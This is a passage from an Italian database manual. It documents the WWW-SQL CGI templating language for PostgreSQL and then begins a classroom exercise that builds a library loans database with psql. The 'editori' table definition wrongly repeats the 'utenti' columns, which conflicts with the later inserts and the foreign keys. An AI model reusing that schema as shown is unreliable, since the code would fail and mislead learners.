Come si vede, queste istruzioni assomigliano a dei commenti per l'HTML, ma anche se non lo sono realmente, di solito i navigatori ignorano dei marcatori di questo tipo. Tuttavia, questa si può considerare solo come una misura di sicurezza, dal momento che questi file non dovrebbero essere raggiunti direttamente, ma solo attraverso l'intermediazione di WWW-SQL.

Le istruzioni di WWW-SQL rappresentano un linguaggio di programmazione, semplice, ma efficace per lo scopo che ci si prefigge. Si osservi che il «comando» è una parola chiave che rappresenta il tipo di azione che si intende svolgere; inoltre, gli argomenti possono essere presenti o meno, in funzione del comando. Gli argomenti di un comando possono essere racchiusi tra apici doppi ('"..."'): all'interno di queste stringhe si possono indicare delle variabili da espandere e si possono usare anche delle sequenze di escape per rappresentare simboli speciali che altrimenti avrebbero un altro significato.

Le parole chiave che costituiscono le istruzioni di WWW-SQL possono essere scritte indipendentemente utilizzando lettere maiuscole o minuscole. Inoltre, lo spazio dopo il delimitatore iniziale '**<!**' e lo spazio prima del delimitatore finale '**>**' sono facoltativi.

Per iniziare subito con un esempio che faccia capire la logica di funzionamento di WWW-SQL, si osservi il «programma» seguente, rappresentato dal file 'variabili.pgsql':

```
<HTML>
<HEAD>
    <TITLE>Esempio sul funzionamento delle variabili con WWW-SQL</TITLE>
</HEAD>
<BODY>
<H1>Esempio sul funzionamento delle variabili con WWW-SQL</H1>

<P><! SQL PRINT "var = $var" ></P>

<FORM ACTION="variabili.pgsql" METHOD="GET">
    <P><INPUT NAME="var">
    <INPUT TYPE="submit">
</FORM>

</BODY>
```

L'unica istruzione per WWW-SQL è '**`<!SQL PRINT`**...**`>`**', con la quale si vuole ottenere la visualizzazione di una stringa tra apici doppi. Si osservi che '**`$var`**' è il riferimento alla variabile '**`var`**', che viene espanso, come parte della valutazione della stringa.

Come si può intuire leggendo l'esempio, i campi definiti attraverso i modelli (gli elementi '**`FORM`**'), si traducono in variabili per WWW-SQL.

Per verificare il funzionamento di questo programma, supponendo di avere collocato il file '`variabili.pgsql`' nella directory iniziale dei documenti HTML offerti dal servente HTTP, basta puntare il navigatore sull'indirizzo *`http://localhost/cgi-bin/www-pgsql/variabili.pgsql`* (sempre ammettendo che l'indirizzo *`http://localhost/cgi-bin/www-pgsql`* corrisponda all'avvio del programma CGI che costituisce in pratica WWW-SQL).

Quello che si ottiene dovrebbe essere un modulo HTML molto semplice, dove si può inserire un testo. Inviando il modulo compilato, dovrebbe essere restituito lo stesso modulo, con la stringa iniziale aggiornata, dove viene mostrato che è stato recepito il dato inserito (nella figura 697.3 si vede che è stata inviata la stringa «Saluti».

Figura 697.3. Risultato dell'interpretazione del file '`variabili.pgsql`' attraverso WWW-SQL.

I sorgenti di WWW-SQL possono essere compilati in modo differente. In particolare, si può distinguere tra due tipi di scansione: il tipo vecchio non permette l'uso di istruzioni che prevedono un'iterazione. In pratica, in quel caso, non funzionano i cicli iterativi e gli altri comandi correlati.

697.3.1 Espressioni

Si distinguono due tipi di espressioni che si possono valutare all'interno delle istruzioni di WWW-SQL: quelle che si applicano ai valori numerici e quelle che si applicano alle stringhe. Le tabelle 697.4 e 697.5 elencano gli operatori che possono essere utilizzati a questo proposito. Si osservi in particolare l'operatore '`:`', che permette di fare un confronto tra una stringa e un'espressione regolare.

Tabella 697.4. Elenco degli operatori utilizzabili con operandi numerici.

Operatore e operandi	Descrizione
+*op*	Non ha alcun effetto.
-*op*	Inverte il segno dell'operando.
op1 + *op2*	Somma i due operandi.
op1 - *op2*	Sottrae dal primo il secondo operando.
op1 * *op2*	Moltiplica i due operandi.
op1 / *op2*	Divide il primo operando per il secondo.
op1 % *op2*	Modulo: il resto della divisione tra il primo e il secondo operando.
op1 ^ *op2*	Eleva il primo operando alla potenza del secondo.
op1 == *op2*	*Vero* se gli operandi sono uguali.
op1 = *op2*	*Vero* se gli operandi sono uguali (sinonimo di '`==`').
op1 != *op2*	*Vero* se gli operandi sono differenti.
op1 > *op2*	*Vero* se il primo operando è maggiore del secondo.
op1 < *op2*	*Vero* se il primo operando è minore del secondo.
op1 >= *op2*	*Vero* se il primo operando è maggiore o uguale al secondo.
op1 <= *op2*	*Vero* se il primo operando è minore o uguale al secondo.
! *op*	Negazione logica.
op1 && *op2*	AND logico.
op1 & *op2*	AND logico (sinonimo di '`&&`').
op1 || *op2*	OR logico.
op1 | *op2*	OR logico (sinonimo di '`||`').

Tabella 697.5. Elenco degli operatori utilizzabili con operandi di tipo stringa.

Operatore e operandi	Descrizione
op1 == *op2*	*Vero* se gli operandi sono uguali.
op1 != *op2*	*Vero* se gli operandi sono differenti.
op1 > *op2*	*Vero* se il primo operando è lessicograficamente successivo al secondo.
op1 < *op2*	*Vero* se il primo operando è lessicograficamente precedente al secondo.
op1 >= *op2*	*Vero* se il primo operando non è lessicograficamente precedente al secondo.
op1 <= *op2*	*Vero* se il primo operando non è lessicograficamente successivo al secondo.
str : *regexp*	*Vero* se l'espressione regolare corrisponde alla stringa.

All'interno delle stringhe è prevista l'espansione di variabili e sono anche riconosciute alcune sequenze di escape (tabella 697.6). Le variabili in questione vanno intese come parte del linguaggio di WWW-SQL; alcune di queste sono la ripetizione di variabili di ambiente corrispondenti, altre sono variabili interne del programma (come elencato nella tabella 697.7), altre ancora possono essere definite all'interno del «programma» stesso, o meglio ancora, attraverso dei moduli, come è stato mostrato nell'esempio iniziale. Le variabili vengono riconosciute in quanto scritte secondo lo schema seguente:

```
prefissonome_della_variabile
```

Il prefisso è un simbolo a scelta tra: '**$**', '**@**', '**?**', '**#**'. In pratica, '**$var**', '**@var**', '**?var**', e '**#var**', sono riferimenti identici alla stessa variabile '**var**'. Per questo motivo, se si vogliono usare i simboli corrispondenti a questi prefissi in modo letterale, occorre usare una sequenza di escape.

Tabella 697.6. Sequenze di escape utilizzabili all'interno delle stringhe.

Escape	Significato
`\\`	\
`\"`	"
`\n`	*<LF>*
`\t`	*<HT>* (tabulazione)
`\$`	$
`\@`	@
`\#`	#

Escape	Significato
\?	?
\~	~

Tabella 697.7. Variabili interne di WWW-SQL.

Variabile	Descrizione
AFFECTED_ROWS	Numero di righe coinvolte dall'ultima interrogazione.
NUM_FIELDS	Numero di campi restituiti dall'ultima interrogazione.
NUM_ROWS	Numero di righe restituiti dall'ultima interrogazione.
WWW_SQL_VERSION	Versione di WWW-SQL.
GATEWAY_INTERFACE	Versione dell'interfaccia CGI.
HOSTTYPE	Tipo di macchina del servente HTTP.
HTTPHOST	Nome del nodo servente.
HTTP_REFERER	Pagina da cui proviene il cliente.
HTTP_USER_AGENT	Nome del programma di navigazione (cliente).
OSTYPE	Nome del sistema operativo del servente.
PATH_INFO	Percorso relativo dello script attuale.
PATH_TRANSLATED	Percorso assoluto del file corrispondente allo script attuale.
REMOTE_ADDR	Indirizzo del nodo remoto.
REMOTE_HOST	Nome del nodo remoto.
SERVER_ADMIN	Indirizzo di posta elettronica dell'amministratore.
SERVER_NAME	Nome del servente.
SERVER_PORT	Numero della porta utilizzata per la connessione con il servente.
SERVER_PROTOCOL	Nome e versione del protocollo (HTTP).
SERVER_SOFTWARE	Nome del software usato come servente HTTP.
SCRIPT_FILENAME	Percorso del programma CGI (l'eseguibile di WWW-SQL).
SCRIPT_NAME	Percorso relativo del programma CGI (l'eseguibile di WWW-SQL).
REQUEST_URI	Indirizzo richiesto.

Per prendere confidenza con le variabili interne di WWW-SQL, si può realizzare lo script seguente (‘`interne.pgsql`’), che con l’istruzione ‘**`<!SQL DUMPVARS>`**’ le elenca tutte. La figura 697.9 mostra il risultato che si potrebbe ottenere.

```
<HTML>
<HEAD>
    <title>Visualizzazione delle variabili interne</title>
</HEAD>
<BODY>
<H1>Visualizzazione delle variabili interne</H1>

<! SQL DUMPVARS >

</BODY>
```

Figura 697.9. Esempio del contenuto delle variabili interne attraverso l’istruzione ‘**`<!SQL DUMPVARS>`**’.

```
                              Visualizzazione delle variabili interne

             WWW_SQL_VERSION = 0.5.5
             SERVER_SOFTWARE = Apache/1.3.3 (Unix) Debian/GNU
             SERVER_PROTOCOL = HTTP/1.0
             SERVER_PORT = 80
             SERVER_NAME = dinkel.brot.dg
             SERVER_ADMIN = webmaster@dinkel.brot.dg
             SCRIPT_FILENAME = /usr/lib/cgi-bin/www-pgsql
             SCRIPT_NAME = /cgi-bin/www-pgsql
             REQUEST_URI = /cgi-bin/www-pgsql/interne.pgsql
             REMOTE_ADDR = 127.0.0.1
             QUERY_STRING =
             PATH_TRANSLATED = /var/www/interne.pgsql
             PATH_INFO = /interne.pgsql
             HTTP_USER_AGENT = Lynx/2.8.1rel.2 libwww-FM/2.14
             HTTP_HOST = localhost
             GATEWAY_INTERFACE = CGI/1.1
             DOCUMENT_ROOT = /var/www
```

697.3.2 Strutture di controllo

Attraverso le istruzioni di WWW-SQL, si possono realizzare le strutture di controllo che sono comuni nei linguaggi di programmazione. È prevista la struttura condizionale e il ciclo iterativo.

```
<! SQL IF espressione >
    …
[<! SQL ELSIF espressione >]
    …
[<! SQL ELSE >]
    …
<! SQL ENDIF >
```

La struttura condizionale che si vede nello schema, permette di delimitare uno spazio da filtrare in base all’esito delle espressioni condizionali coinvolte. Si osservi l’esempio seguente:

```
<! SQL IF $NUM_ROWS == 10 >
    <P>Il numero delle righe è uguale a 10.</P>
<! SQL ELSE >
    <P>Il numero delle righe non corrisponde a
    quanto previsto.</P>
<! SQL ENDIF >
```

In questo modo si condiziona la visualizzazione di una frase in base al fatto che la variabile '**NUM_ROWS**' contenga o meno il valore 10.

È importante osservare che l'espressione usata come condizione di controllo potrebbe restituire un risultato numerico e non logico. In tal caso, lo zero corrisponde a *Falso*, mentre qualunque altro valore corrisponde a *Vero*.

```
<! SQL WHILE espressione >
    ...
<! SQL DONE >
```

La struttura iterativa che si vede nello schema, permette di delimitare uno spazio da interpretare ripetitivamente, finché l'espressione condizionale introduttiva continua a restituire il valore *Vero* (o un valore numerico diverso da zero).

```
<! SQL SET contatore 10 >
<! SQL WHILE $contatore > 0 >
    <P>Il contatore ha raggiunto il livello <! SQL PRINT "$contatore" >.</P>
    <! SQL SETEXPR contatore $contatore - 1 >
<! SQL DONE >
```

L'esempio mostra l'inizializzazione di una variabile, denominata '**contatore**', al valore iniziale 10; quindi inizia un ciclo iterativo che si arresta quando tale variabile raggiunge lo zero. A ogni ciclo, viene visualizzato il contenuto della variabile, che subito dopo viene ridotto di un'unità.

Se l'istruzione '**<!SQL WHILE...>**' non viene riconosciuta, significa che non è disponibile la scansione iterativa.

Nell'ambito di un'iterazione, possono essere usate delle istruzioni per interrompere il ciclo in corso o per interrompere tutta l'iterazione:

```
<! SQL CONTINUE >
```

```
<! SQL BREAK >
```

La prima della due istruzioni interrompe il ciclo attuale, facendo riprendere immediatamente l'iterazione, mentre il secondo interrompe l'iterazione del tutto.

Esiste anche un altro tipo di iterazione, il cui scopo è la scansione delle righe ottenute dall'interrogazione di una base di dati:

```
<! SQL PRINT_LOOP riferimento_all'interrogazione >
    ...
<! SQL DONE >
```

Anche all'interno di questa struttura si possono usare le istruzioni '**<!SQL CONTINUE>**' e '**<!SQL BREAK>**'.

697.4 Istruzioni

Le istruzioni «normali» di WWW-SQL, ovvero quelle che non servono a descrivere delle strutture di controllo, sono descritte in questa sezione e in quelle seguenti. In particolare si può notare che WWW-SQL offre delle istruzioni per la lettura semplificata dell'esito di un'interrogazione SQL e altre per la lettura dettagliata, fino ad arrivare a distinguere tupla per tupla e attributo per attributo.

È importante chiarire che, anche se un'«interrogazione» serve principalmente per leggere dati da una relazione di una base di dati, nello stesso modo, attraverso WWW-SQL si potrebbero fare delle modifiche ai dati.

Segue un elenco di istruzioni di tipo vario, mentre nelle sezioni seguenti vengono raccolte altre istruzioni più specifiche.

- Emissione di una stringa con espansione di variabili:

  ```
  <! SQL PRINT stringa >
  ```

  L'istruzione '**<!SQL PRINT** ...**>**' permette di emettere una stringa. Dal momento che un file HTML non ha bisogno di accorgimenti particolari per mostrare una stringa costante, è evidente che il senso di questa istruzione sta nella possibilità di indicare delle variabili da espandere, come nell'esempio seguente:

  ```
  <P>Il contatore ha raggiunto il livello <! SQL PRINT "$contatore" >.</P>
  ```

- Risultato di un'espressione:

  ```
  <! SQL EVAL espressione >
  ```

  L'istruzione '**<!SQL EVAL** ...**>**' è simile a '**<!SQL PRINT** ...**>**', con la differenza che l'argomento non è più una stringa, ma un'espressione differente, il cui risultato viene emesso alla fine.

- Impostazione di una variabile:

  ```
  <! SQL SET nome_variabile valore_da_assegnare >
  ```

L'istruzione '**<!SQL SET** ...**>**' permette di definire e inizializzare una variabile. L'esempio seguente definisce la variabile '**contatore**', inizializzandola a zero:

```
<! SQL SET contatore 0 >
```

- Impostazione di una variabile attraverso un'espressione:

```
<! SQL SETEXPR nome_variabile espressione >
```

L'istruzione '**<!SQL SETEXPR** ...**>**' permette di definire e inizializzare una variabile; in particolare, il valore che si assegna può essere il risultato della valutazione di un'espressione. L'esempio seguente definisce la variabile '**contatore**', inizializzandola con il risultato dell'espressione '**$contatore - 1**'. In pratica viene decrementato il contenuto della variabile '**contatore**':

```
<! SQL SETEXPR contatore $contatore - 1 >
```

- Definizione di un valore predefinito per il contenuto di una variabile:

```
<! SQL SETDEFAULT nome_variabile valore_da_assegnare >
```

L'istruzione '**<!SQL SETDEFAULT** ...**>**' permette di stabilire un valore predefinito per una variabile; a differenza di '**<!SQL SET** ...**>**' la variabile non viene modificata se esiste già e ha un valore. L'esempio seguente definisce la variabile '**contatore**', solo se necessario, inizializzandola con il valore 10:

```
<! SQL SETDEFAULT contatore 10 >
```

- Elenco variabili:

```
<! SQL DUMPVARS >
```

L'istruzione '**<!SQL DUMPVARS>**' emette l'elenco delle variabili esistenti, assieme al valore che contengono. Può essere usato per scopo diagnostico, quando si cerca di capire cosa succede realmente.

697.4.1 Apertura e chiusura di una connessione, e accesso a una base di dati

L'interrogazione di una base di dati deve essere preceduta dalla connessione a un servente DBMS e dalla selezione di una base di dati; inoltre, al termine delle interrogazioni, si passa normalmente alla chiusura di una connessione, in pratica secondo lo schema seguente:

```
<! SQL CONNECT ... >
<! SQL DATABASE nome_della_base_di_dati >
...
...
<! SQL CLOSE >
```

In breve: '**<!SQL CONNECT ...>**' serve a iniziare una connessione con un servente per l'accesso a una base di dati; '**<!SQL DATABASE ...>**' serve a indicare la base di dati specifica presso il servente; '**<!SQL CLOSE>**' chiude la connessione.

- Accesso a un servente DBMS:

```
<! SQL CONNECT [nodo [utente [parola_d'ordine]]] >
```

  L'istruzione '**<!SQL CONNECT ...>**' permette di iniziare una connessione con un DBMS. Dipende dal DBMS stesso se è possibile accedere senza alcun sistema di autenticazione. In generale, se non si indica il nodo a cui accedere, si intende *localhost*; inoltre, se non si indica l'utente, si fa riferimento al numero UID con il quale funziona il programma servente del servizio HTTP (che a sua volta avvia il programma CGI). L'esempio che segue richiede di connettersi al servente DBMS PostgreSQL che opera nello stesso elaboratore locale, utilizzando l'identità dell'utente '**pgnanouser**' e senza specificare alcuna parola d'ordine:

```
<! SQL CONNECT localhost pgnanouser >
```

- Selezione di una base di dati specifica:

```
<! SQL DATABASE nome_base_di_dati >
```

  L'istruzione '**<!SQL DATABASE ...>**' permette di aprire una base di dati specifica; per la precisione, utilizzando PostgreSQL, l'accesso al servente avviene solo dopo che è stata specificata la base di dati.

- Chiusura di una connessione:

```
<! SQL CLOSE >
```

  La chiusura di una connessione (e quindi anche di una base di dati aperta), si ottiene con l'istruzione '**<!SQL CLOSE>**'.

Prima di passare alla descrizione delle istruzioni che permettono l'interrogazione del contenuto di una base di dati, viene mostrato un esempio che si limita a elencare la relazione '**Indirizzi**' della base di dati '**anagrafe**':

```
<HTML>
<HEAD>
    <TITLE>Esempio di interrogazione</TITLE>
</HEAD>
<BODY>
<H1>Esempio di interrogazione</H1>
<! SQL CONNECT localhost nobody >
<! SQL DATABASE anagrafe >
<! SQL QUERY "SELECT * FROM Indirizzi" RICHIESTA_1 >
<! SQL QTABLE RICHIESTA_1 >
<! SQL FREE RICHIESTA_1 >
<! SQL CLOSE >
</BODY>
```

697.4.2 Istruzioni di interrogazione normali

L'interrogazione di una base di dati avviene attraverso la definizione di un riferimento, che si apre e si chiude come se fosse un flusso di file nei linguaggi di programmazione comuni. Per aprire questo riferimento si inizia con l'invio di un'interrogazione SQL; successivamente è possibile leggere l'esito dell'interrogazione attraverso il riferimento che è stato aperto; infine si passa alla chiusura del riferimento:

```
<! SQL QUERY stringa_di_interrogazione_sql riferimento >
...
...
<! SQL FREE riferimento >
```

- Apertura di un'interrogazione:

  ```
  <! SQL QUERY stringa_di_interrogazione_sql riferimento >
  ```

  L'istruzione '**<!SQL QUERY ...>**' definisce una stringa di interrogazione da inviare al servente DBMS. A questa interrogazione viene abbinato un riferimento costituito da un nome, che in seguito deve essere usato per leggere l'esito dell'interrogazione. Nell'esempio che appare nella sezione precedente, si vedeva l'istruzione seguente con la quale si selezionano tutte le tuple della relazione '**Indirizzi**', abbinando questo risultato al nome '**RICHIESTA_1**':

  ```
  <! SQL QUERY "SELECT * FROM Indirizzi" RICHIESTA_1 >
  ```

- Tabella rapida:

  ```
  <! SQL QTABLE riferimento [borders] >
  ```

  L'istruzione '**<!SQL QTABLE ...>**' consente di rappresentare rapidamente il risultato di un'interrogazione attraverso una tabella HTML. In particolare, utilizzando la parola chiave '**borders**', la tabella che si genera ha i bordi delle caselle visibili. L'esempio seguente mostra in che modo visualizzare rapidamente il risultato dell'interrogazione abbinata al nome '**RICHIESTA_1**':

  ```
  <! SQL QTABLE RICHIESTA_1 >
  ```

- Elenco rapido:

  ```
  <! SQL QLONGFORM riferimento >
  ```

  L'istruzione '**<!SQL QLONGFORM ...>**' si utilizza in modo simile a '**<!SQL QTABLE ...>**', per rappresentare il risultato di un'interrogazione attraverso un elenco dettagliato, senza una tabella HTML.

- Chiusura del riferimento all'interrogazione:

```
<! SQL FREE riferimento >
```

Come è stato mostrato all'inizio, l'istruzione '**<!SQL FREE** ...**>**' serve a chiudere il riferimento a un'interrogazione.

- Realizzazione di un elenco di voci da selezionare:

```
<! SQL QSELECT riferimento variabile_modulo_html >
```

Con l'istruzione '**<!SQL QSELECT** ...**>**' si ottiene un elenco di voci di un modulo di selezione. In generale, la cosa corrisponde a:

```
<SELECT NAME="variabile_modulo_html">
<! SQL PRINT_ROWS riferimento "<OPTION name=\"@riferimento.0\">riferimento.1">
</SELECT>
```

L'istruzione '**<!SQL PRINT_ROWS** ...**>**' è descritta nella prossima sezione.

697.4.3 Istruzioni per la selezione dettagliata di tuple e attributi

È possibile selezionare in maniera più precisa le tuple e gli attributi da ciò che si ottiene da un'interrogazione SQL. Attraverso l'istruzione '**<!SQL FETCH** ***riferimento*****>**' si preleva la tupla attuale dall'interrogazione a cui si fa riferimento. Questo prelievo permette di fare riferimento agli attributi della tupla attraverso una notazione particolare:

```
@riferimento.n
```

In pratica, è come se fosse l'espansione di una variabile, con la differenza che si indica il nome di un riferimento a un'interrogazione aperta, aggiungendo un'estensione numerica, separata da un punto, dove lo zero corrisponde al primo attributo e $n-1$ corrisponde all'attributo n-esimo.

- Spostamento della tupla attuale all'interno del risultato di un'interrogazione:

```
<! SQL SEEK riferimento n_riga >
```

L'istruzione '**<!SQL SEEK** ...**>**' permette di spostare la tupla attuale all'interno di un'interrogazione. Per indicare il numero della tupla da raggiungere, occorre tenere presente che lo zero corrisponde alla prima. L'esempio seguente fa in modo che la tupla attuale diventi la seconda del riferimento '**RICHIESTA_1**':

```
<! SQL SEEK RICHIESTA_1 1 >
```

- Prelievo della tupla attuale di un certo riferimento:

```
<! SQL FETCH riferimento >
```

L’istruzione ‘**<!SQL FETCH** ...**>**’ permette di rendere disponibile il contenuto della tupla attuale di un certo riferimento. L’esempio seguente preleva il contenuto della tupla attuale del riferimento ‘**RICHIESTA_1**’; quindi mostra il primo e il secondo attributo di questa tupla, che si presume corrispondano al cognome e al nome di una persona:

```
<! SQL FETCH RICHIESTA_1 >
<P>Cognome: <! SQL PRINT "@RICHIESTA_1.0" ></P>
<P>Nome: <! SQL PRINT "@RICHIESTA_1.1" ></P>
```

- Emissione di una stringa per ogni tupla:

```
<! SQL PRINT_ROWS riferimento stringa >
```

L’istruzione ‘**<!SQL PRINT_ROWS** ...**>**’ è una sorta di istruzione ‘**<!SQL PRINT** ...**>**’ ripetuta per tutte le tuple di un’interrogazione, a partire da quella corrente. L’esempio seguente mostra la visualizzazione dei primi due attributi di tutte le tuple di un’interrogazione, a cui si fa riferimento con il nome ‘**Q**’:

```
<! SQL SEEK Q 0 >
<! SQL PRINT_ROWS Q "<P>Cognome: @Q.0</P>\n<P>Nome: @Q.1</P>\n" >
```

L’esempio seguente mostra la realizzazione di un modulo per la selezione di un articolo, attraverso l’invio del codice corrispondente. A questo proposito, si suppone che il primo attributo del risultato dell’interrogazione a cui si fa riferimento con il nome ‘**ELENCO**’, corrisponda al codice dell’articolo, mentre il secondo corrisponda a una sua descrizione:

```
<FORM ACTION="ordine.pgsql">
<P><SELECT NAME="codice">
<! SQL PRINT_ROWS ELENCO "<OPTION name=\"@ELENCO.0\">@ELENCO.1" >
</SELECT>
<INPUT TYPE="submit">
</FORM>
```

Dal momento che si fa riferimento alle prime due colonne, la stessa cosa avrebbe potuto essere realizzata con l’istruzione ‘**<!SQL QSELECT** ...**>**’, nel modo seguente:

```
<FORM ACTION="ordine.pgsql">
<! SQL QSELECT ELENCO codice >
<INPUT TYPE="submit">
</FORM>
```

697.5 Riferimenti

- James Henstridge, *WWW-SQL*

  ⟨*http://www.jamesh.id.au/software/www-sql/www-sql.html* ⟩

[1] **WWW-SQL** GNU GPL

Capitolo 698

Le funzioni e i grilletti in PostgreSQL: un'esercitazione didattica

Questo capitolo deriva da un lavoro originale di Antonio Bernardi ⟨toni (ad) swlibero·org ⟩ che ne ha concesso espressamente l'utilizzo libero all'interno di questa opera. Il testo originale di questo lavoro si trova presso ⟨http://linuxdidattica.org/docs/besta/le_funzioni_e_trigger.html ⟩.

698.1 Lo scenario: la base di dati «biblioteca»

L'esercitazione che viene proposta, riguarda la gestione dei prestiti di una biblioteca. Le relazioni coinvolte sono:

- '**libri(n_inv, autore, titolo, collocazione, soggetto, cod_ed, prezzo, anno_ed)**'
- '**utenti(cod_ut, nome, cognome, telefono, indirizzo, citta)**'
- '**localita(citta, cap, prov, naz)**'
- '**editori(cod_ed, rag_soc, indirizzo, citta, telefono)**'
- '**prestiti(np, n_inv, cod_ut, data_p, data_r)**'

Le relazioni sono ovviamente ridotte all'osso e sono autoesplicative. In questo esercizio la relazione fondamentale è quella denominata '**prestiti**', nella quale si trovano il codice dell'utente ('**cod_ut**') e il numero di inventario del libro ('**n_inv**'). Quando viene fatto un prestito l'impiegato deve inserire:

- il numero di inventario del libro, '**n_inv**';
- il codice dell'utente, '**cod_ut**';
- la data del prestito, '**data_p**'.

A questo punto, per evitare errori e non immettere un libro che è già a prestito, si deve fare un controllo che impedisca tale inserimento. Nella relazione '**prestiti**' vi è il campo '**data_r**' che riporta la data di rientro di un libro. Quando un libro viene dato a prestito questa data viene inserita in modo predefinito usando un valore assurdo (2050.01.01) che serve a indicare che il libro è a prestito. Conseguentemente, quando si inserisce un prestito nuovo, se nella relazione '**prestiti**' esiste una tupla con un attributo '**n_inv**' uguale a quello che si vuole inserire e '**data_r**' equivalente al valore convenzionale indicante che il libro è a prestito, il DBMS deve avvisare dell'errore.

Nell'esercitazione seguente questo controllo viene fatto in due modi differenti: prima con l'utilizzo di una funzione, poi con l'utilizzo di un grilletto (*trigger*).

698.2 In classe: al lavoro!

Si immagina di avere un'unico elaboratore, nel quale sia già installato PostgreSQL.

Per prima cosa ci si deve collegare all'elaboratore GNU/Linux, come utente '**postgres**', per creare la base di dati:

postgres$ **createdb biblioteca** [*Invio*]

Successivamente ci si connette alla base di dati '**biblioteca**' con il programma cliente '**psql**' per creare le relazioni:

postgres$ **psql -h localhost -d biblioteca -U postgres** [*Invio*]

biblioteca=> **CREATE TABLE localita (** [*Invio*]

biblioteca-> **citta CHAR(20) PRIMARY KEY,** [*Invio*]

biblioteca-> **cap CHAR(5),** [*Invio*]

biblioteca-> **prov CHAR(2),** [*Invio*]

biblioteca-> **naz CHAR(3)** [*Invio*]

biblioteca-> **);** [*Invio*]

biblioteca=> **CREATE TABLE editori (** [*Invio*]

biblioteca-> **cod_ut CHAR(3) PRIMARY KEY,** [*Invio*]

biblioteca-> **nome CHAR(10),** [*Invio*]

biblioteca-> **cognome CHAR(10),** [*Invio*]

biblioteca-> **telefono CHAR(11),** [*Invio*]

biblioteca-> **indirizzo CHAR(20),** [*Invio*]

biblioteca-> **citta CHAR(20) REFERENCES localita** [*Invio*]

biblioteca-> **);** [*Invio*]

biblioteca=> **CREATE TABLE libri (** [*Invio*]

biblioteca-> **n_inv CHAR(5) PRIMARY KEY,** [*Invio*]

biblioteca-> **autore CHAR(25),** [*Invio*]

biblioteca-> **titolo CHAR(35) NOT NULL,** [*Invio*]

biblioteca-> **collocazione CHAR(15),** [*Invio*]

biblioteca-> **soggetto CHAR(11),** [*Invio*]

biblioteca-> **cod_ed CHAR(5) REFERENCES editori,** [*Invio*]

```
biblioteca-> prezzo INTEGER, [Invio]
biblioteca-> anno_ed CHAR(4) [Invio]
biblioteca-> ); [Invio]
biblioteca=> CREATE TABLE utenti ( [Invio]
biblioteca-> cod_ut CHAR(5) PRIMARY KEY, [Invio]
biblioteca-> nome CHAR(10), [Invio]
biblioteca-> cognome CHAR(10), [Invio]
biblioteca-> telefono CHAR(11), [Invio]
biblioteca-> indirizzo CHAR(20), [Invio]
biblioteca-> citta CHAR(20) REFERENCES localita [Invio]
biblioteca-> ); [Invio]
biblioteca=> CREATE TABLE prestiti ( [Invio]
biblioteca-> np serial, [Invio]
biblioteca-> n_inv CHAR(5) REFERENCES libri, [Invio]
biblioteca-> cod_ut CHAR(5) REFERENCES utenti, [Invio]
biblioteca-> data_p DATE CHECK (data_p <= data_r), [Invio]
biblioteca-> data_r DATE DEFAULT '2050.1.1' [Invio]
biblioteca-> ); [Invio]
```

A questo punto si vanno a popolare le relazioni (esclusa la relazione '**`prestiti`**'): qui bisogna fare attenzione, inserendo prima i dati delle relazioni che non hanno chiavi esterne; successivamente inserendo quelle relazioni che fanno riferimento alle prime tramite chiavi esterne. Per esempio, è necessario popolare la relazione '**`localita`**' prima della relazione '**`editori`**'.

```
biblioteca=> INSERT INTO localita (citta, cap, prov, naz) [Invio]
biblioteca-> VALUES ('TREVISO', '31100', 'TV', 'I'); [Invio]
biblioteca=> INSERT INTO localita (citta, cap, prov, naz) [Invio]
biblioteca-> VALUES ('PADOVA', '35100', 'PD', 'I'); [Invio]
biblioteca=> INSERT INTO localita (citta, cap, prov, naz) [Invio]
biblioteca-> VALUES ('MILANO', '20100', 'MI', 'I'); [Invio]
```

```
biblioteca=> INSERT INTO editori (cod_ed, rag_soc, indirizzo, ↩
↪citta, telefono) [Invio]

biblioteca-> VALUES ('1', 'CEDAM SPA', 'VIA JAPPELLI 5/6', ↩
↪'PADOVA', '049-8239111'); [Invio]

biblioteca=> INSERT INTO editori (cod_ed, rag_soc, indirizzo, ↩
↪citta, telefono) [Invio]

biblioteca-> VALUES ('2', 'ELEMOND SPA', 'VIA ROMA 17', ↩
↪'MILANO', '02-7820012'); [Invio]

biblioteca=> INSERT INTO utenti (cod_ut, nome, cognome, ↩
↪telefono, indirizzo, citta) [Invio]

biblioteca-> VALUES ('1', 'LUCA', 'BONALDO', '0422-401582', ↩
↪'VIA CORNARE 14', 'TREVISO'); [Invio]

biblioteca=> INSERT INTO utenti (cod_ut, nome, cognome, ↩
↪telefono, indirizzo, citta) [Invio]

biblioteca-> VALUES ('2', 'LUIGI', 'GOBBO', '049-458270', ↩
↪'VIA MANIN 72', 'PADOVA'); [Invio]

biblioteca=> INSERT INTO utenti (cod_ut, nome, cognome, ↩
↪telefono, indirizzo, citta) [Invio]

biblioteca-> VALUES ('3', 'SIMONE', 'PRIAMO', '0422-478791', ↩
↪'VIALE M.GRAPPA 1', 'TREVISO'); [Invio]

biblioteca=> INSERT INTO utenti (cod_ut, nome, cognome, ↩
↪telefono, indirizzo, citta) [Invio]

biblioteca-> VALUES ('4', 'MAURO', 'MENEGAZZI', '049-987756', ↩
↪'VIA EVEREST 7', 'PADOVA'); [Invio]

biblioteca=> INSERT INTO libri (n_inv, autore, titolo, ↩
↪collocazione, soggetto, cod_ed, prezzo, anno_ed) [Invio]

biblioteca-> VALUES ('1', 'STELLIO MARTELLI', ↩
↪'RACCONTI MITOLOGICI', 'X.1.1', 'STORICO', '1', 7000, '1992'); [Invio]

biblioteca=> INSERT INTO libri (n_inv, autore, titolo, ↩
↪collocazione, soggetto, cod_ed, prezzo, anno_ed) [Invio]

biblioteca-> VALUES ('2', 'HECTOR MALOT', 'SENZA FAMIGLIA', ↩
↪'X.1.2', 'DRAMMATICO', '2', 14000, '1990'); [Invio]

biblioteca=> INSERT INTO libri (n_inv, autore, titolo, ↩
↪collocazione, soggetto, cod_ed, prezzo, anno_ed) [Invio]

biblioteca-> VALUES ('3', 'LOUISE MAY ALCOTT', ↩
↪'PICCOLE DONNE CRESCONO', 'X.1.3', 'ROMANTICO', ↩
↪'1', 10000, '1991'); [Invio]
```

```
biblioteca=> INSERT INTO libri (n_inv, autore, titolo, ↩
↪collocazione, soggetto, cod_ed, prezzo, anno_ed) [Invio]

biblioteca-> VALUES ('4', 'MARY E. MAPES DODGE', ↩
↪'PATTINI D ARGENTO', 'X.1.4', 'FANTASTICO', ↩
↪'2', 13000, '1987'); [Invio]
```

A questo punto se si inseriscono i dati nella relazione '**prestiti**' ci si può trovare nella situazione di avere a prestito lo stesso libro più volte contemporaneamente. Naturalmente si riesce a sperimentare facilmente tale situazione con qualche prova.

